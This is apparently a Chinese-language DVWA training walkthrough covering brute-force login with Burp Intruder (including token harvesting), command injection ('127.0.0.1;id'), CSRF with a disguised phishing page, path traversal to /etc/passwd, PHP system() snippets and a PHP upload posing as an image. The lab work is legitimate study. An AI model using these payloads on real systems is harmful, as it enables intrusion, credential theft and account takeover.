暴力破解

low

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way see help for full details.

Attack type: Sniper

```
1  GET /vulnerabilities/brute/?username=admin&password=§a§&Login=Login HTTP/1.1
2  Host: 172.16.72.2
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6  Accept-Encoding: gzip, deflate
7  Connection: close
8  Referer: http://172.16.72.2/vulnerabilities/brute/?username=admin&password=&Login=Login
9  Cookie: PHPSESSID=ff7m1ageoejrjgf5b0d4gjphb2; security=low
10 Upgrade-Insecure-Requests: 1
11
12
```

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type each payload type can be customized in different ways.

Payload set: 1 Payload count: 11

Payload type: Simple list Request count: 11

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste
Load ...
Remove
Clear
Deduplicate

123
123456
123456789
321
654321
987654321
qazwsx
edcrfv

Add Enter a new item

Add from list ...

Request	Payload	Status	Error	Timeout	Length	Comment
11	password	200			4579	
0		200			4541	
1	123	200			4541	
2	123456	200			4541	
3	123456789	200			4541	
4	321	200			4541	
5	654321	200			4541	
6	987654321	200			4541	
8	edcrfv	200			4541	
10	pass	200			4541	
7	qazwsx	200			4541	
9	tgbyhn	200			4541	

media

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the wa
see help for full details.

Attack type: Sniper

```
1  GET /vulnerabilities/brute/?username=admin&password=§1§&Login=Login HTTP/1.1
2  Host: 172.16.72.2
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6  Accept-Encoding: gzip, deflate
7  Connection: close
8  Referer: http://172.16.72.2/vulnerabilities/brute/
9  Cookie: PHPSESSID=ff7mlageoejrjgf5b0d4gjphb2; security=medium
10 Upgrade-Insecure-Requests: 1
11
12
```

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the att
each payload type can be customized in different ways.

Payload set: 1 — Payload count: 11

Payload type: Simple list — Request count: 11

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste
Load ...
Remove
Clear
Deduplicate

123
123456
123456789
321
654321
987654321
qazwsx
edcrfv

Add — Enter a new item

Add from list ...

Request	Payload	Status	Error	Timeout	Length	Comment
11	password	200	☐	☐	4588	
0		200	☐	☐	4550	
1	123	200	☐	☐	4550	
2	123456	200	☐	☐	4550	
3	123456789	200	☐	☐	4550	
4	321	200	☐	☐	4550	
5	654321	200	☐	☐	4550	
6	987654321	200	☐	☐	4550	
7	qazwsx	200	☐	☐	4550	
8	edcrfv	200	☐	☐	4550	
9	tgbyhn	200	☐	☐	4550	
10	pass	200	☐	☐	4550	

high

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Pitchfork

```
GET /vulnerabilities/brute/?username=admin&password=§123§&Login=Login&user_token=§4af6fe6d072d0eb72e9aaeef5e69f951§ HTTP/1.1
Host: 172.16.72.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://172.16.72.2/vulnerabilities/brute/
Cookie: PHPSESSID=ff7mlageoejrjgf5b0d4gjphb2; security=high
Upgrade-Insecure-Requests: 1
```

Grep - Extract

These settings can be used to extract useful information from responses into the attack results table.

☑ Extract the following items from responses:

Add | Edit | Remove | Duplicate | Up | Down | Clear

From [value='] to [' />\r\n</form>]

Maximum capture length: 100

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack t
each payload type can be customized in different ways.

Payload set: 1 — Payload count: 11

Payload type: Simple list — Request count: 0

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste
Load ...
Remove
Clear
Deduplicate

123
123456
123456789
321
654321
987654321
qazwsx
edcrfv

Add — Enter a new item

Add from list ...

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in
each payload type can be customized in different ways.

Payload set: 2 — Payload count: unknown

Payload type: Recursive grep — Request count: 11

Payload Options [Recursive grep]


This payload type lets you extract each payload from the response to the previous request in the attack. It is
data or deliver an exploit. Extract grep items can be defined in the Options tab.


Select the "extract grep" item from which to derive payloads:


From [value='] to [' />\r\n</form>]

Initial payload for first request: 4af6fe6d072d0eb72e9aaeef5e69f951

Stop if duplicate payload found








Request	Payload 1	Payload 2	Status	Error	Redirec...	Timeout	Length	value='
0			200		1		5258	10fc3d029b6df941650d9...
11	password	0dab495a9b849631fc2d05296b...	200		0		4667	3e579786aeb0512dc9a63...
1	123	4af6fe6d072d0eb72e9aaeef5e6...	200		1		4658	aa57705808a06361dbca...
2	123456	aa57705808a06361dbcabb651e...	200		0		4629	6b925acb33157c395f30c...
3	123456789	6b925acb33157c395f30cc1d636...	200		0		4629	a07d63f4fef5d65126d0a...
4	321	a07d63f4fef5d65126d0a806bcc...	200		0		4629	fdfa3d0f8bb142357881fc...
5	654321	fdfa3d0f8bb142357881fc972101...	200		0		4629	5d1144b9fd7ca2555f136...
6	987654321	5d1144b9fd7ca2555f136347dd6...	200		0		4629	5421525090b313f8080c...
7	qazwsx	5421525090b313f8080c28e33b...	200		0		4629	567441f8e06984fcb3d0...
8	edcrfv	567441f8e06984fcb3d069d7b0...	200		0		4629	859b0354fc415ba9046f...
9	tgbyhn	859b0354fc415ba9046f5a88e4...	200		0		4629	832c1378ec3abc8492132...
10	pass	832c1378ec3abc8492132a4e971...	200		0		4629	0dab495a9b849631fc2d...

命令执行


low

```
127.0.0.1;id
```




media

```
127.0.0.1 & id
127.0.0.1| id
```



high

```
127.0.0.1|id
```




跨站请求伪造csrf

low

```
GET /vulnerabilities/csrf/?password_new=112233&password_conf=112233&Change=Change HTTP/1.1
Host: 172.16.72.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://172.16.72.2/vulnerabilities/csrf/
Cookie: PHPSESSID=ff7mlageoejrjgf5b0d4gjphb2; security=low
Upgrade-Insecure-Requests: 1
```


```
http://172.16.72.2/vulnerabilities/csrf/?
password_new=112233&password_conf=112233&Change=Change
```



media


```
GET /vulnerabilities/csrf/?password_new=1133&password_conf=1133&Change=Change HTTP/1.1
Host: 172.16.72.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://172.16.72.2/vulnerabilities/csrf/
Cookie: PHPSESSID=ff7mlageoejrjgf5b0d4gjphb2; security=medium
Upgrade-Insecure-Requests: 1
```

```
http://172.16.72.2/vulnerabilities/csrf/?
password_new=1133&password_conf=1133&Change=Change
```




构造钓鱼网页

```
host.html

<html>
<img src="http://172.16.75.251/vulnerabilities/csrf/?
password_new=112233&password_conf=112233&Change=Change"/>
<p>404 error</p>
</html>
```




搭建web服务器或python SimpleHTTPServer 模块


```
python -m SimpleHTTPServer 10000
```



用户点击172.16.72.2.html



验证密码是否修改



文件包含

low

```
http://172.16.72.2/vulnerabilities/fi/?
page=../../../../../../../../../../../../../../../etc/passwd
```

media


```
http://172.16.72.2/vulnerabilities/fi/?page=/etc/passwd
```

high

```
http://172.16.72.2/vulnerabilities/fi/?page=file:///etc/passwd


http://172.16.72.2/vulnerabilities/fi/?
page=file1.php../../../../../../../../../../../../../../../../../../../../../../../../../.
./../../../../../../etc/passwd
```

拓展


```
<?php system('whoami');?>
<?php phpinfo();?>
```



文件上传

low


```
http://172.16.72.2/hackable/uploads/info.php
```




PHP Version 5.4.16

System	Linux 172-16-72-2 3.10.0-1160.15.2.el7.x86_64 #1 SMP Wed Feb 3 15:06:38 UTC 2021 x86_64
Build Date	Apr 1 2020 04:08:16
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc


media


```
Cookie: PHPSESSID=tt7mlageoejrjgt5b0d4gjphb2; security=medium
Upgrade-Insecure-Requests: 1

-----------------------------129029521715548076812722341404
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----------------------------129029521715548076812722341404
Content-Disposition: form-data; name="uploaded"; filename="info2.php"
Content-Type: image/png

<?php
phpinfo();
?>


```



